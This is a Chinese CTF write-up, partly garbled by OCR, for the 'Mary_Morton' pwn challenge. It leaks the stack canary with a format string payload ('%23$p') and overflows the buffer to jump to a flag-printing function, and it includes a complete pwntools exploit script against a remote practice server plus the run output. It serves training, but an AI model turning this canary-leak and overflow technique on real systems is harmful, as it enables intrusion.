

Mary_Mortion

Canary开启，是一个随机数，x86-64架构下通过fs：0x28来获取这个数据存放在栈中。在退出栈之前，合并栈中的canary值进行检测。



栈其实玩儿的挺少的，简单看了一下发现，canary是在一个叉子进展中应该是不会变的。



这样就简单了，根据下面操作

- 通过FMT突破获取Canray的值
- 在栈溢出时，将Canray填充到正确位置。

FMT

通过构造 "8%p.%p.%p.%p.%p.%p.%p.%p.%p.%p.%p.%p.%p.%p.%p.%p.%p.%p.%p.%p.%p.%p.%p.%p.%p.%p.%p" 这样的输入，获取canray的地址。

发现canray在第二十三个，于是构造 "4%23$p

```
#leak canary
fun2("4%23$p")
p.recvline()
p.recv(1)
can=p.recv(18)[2:18]
#print "[*]canary => "+can
can_int=int(can,16)
print "[*]canary => "+hex(can_int)
```

缓冲区溢出

只需将canary填充到rbp-8点位置，然后让程序替换到cat flag的函数即可。

```
#Overflow
flag=0x4008da
#fun1("A"*0x88+p64(can_int)+p64(0)+p64(0x000000000040065d)+p64(0)+p64(flag))
fun1("A"*0x88+p64(can_int)+p64(0)+p64(flag))
```

原因未知，调试了好久都读不了文件。一开始一直以为是堆栈对齐问题。。。浪费时间。远程一跑就出来了。。。。还是系统的问题，所以利用还是多用execve，这种转型真的够了，可玩性太低。


```
p0kerface@ubuntu:~/Documents/Mary_Morton$ ./exp.py
[+] Opening connection to 111.198.29.45 on port 47959: Done
enter after click c in the gdb
[*]canary => 0x5275773b8af0ae00
[*] Switching to interactive mode

1. Stack Bufferoverflow Bug
2. Format String Bug
3. Exit the battle
-> AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
cyberpeace{b5fb8b6b82933d35bacbc51951361e6a}
```

经验值

```python
#!/usr/bin/python
from pwn import *
import binascii

p=remote("111.198.29.45","47959")
#p=process("./pwn")
#context.log_level='Debug'
#gdb.attach(p,"b *0x4009D9")


def fun1(input):
    #p.recvuntil("3. Exit the battle")
    p.sendline(str(1))
    p.sendline(input)

def fun2(input):
    p.recvuntil("3. Exit the battle")
    p.sendline(str(2))
    p.sendline(input)

#fun1("A"*0x100)
raw_input("enter after click c in the gdb") #Debug
#fun2("8%p.%p.%p.%p.%p.%p.%p.%p.%p.%p.%p.%p.%p.%p.%p.%p.%p.%p.%p.%p.%p.%p.%p.%p
.%p")

#leak canary
fun2("4%23$p")
p.recvline()
p.recv(1)
can=p.recv(18)[2:18]
#print "[*]canary => "+can
can_int=int(can,16)
print "[*]canary => "+hex(can_int)

#Overflow
flag=0x4008da
#fun1("A"*0x88+p64(can_int)+p64(0)+p64(0x000000000040065d)+p64(0)+p64(flag))
fun1("A"*0x88+p64(can_int)+p64(0)+p64(flag))
p.interactive()
```

参考

系统执行段错误)


0x7ffff7a332f1 <do_system+1089>: movhps xmm0,QWORD PTR [rsp+0x8]
=> 0x7ffff7a332f6 <do_system+1094>: movaps XMMWORD PTR [rsp+0x40],xmm0
0x7ffff7a332fb <do_system+1099>:
call 0x7ffff7a23110 <__GI__sigaction>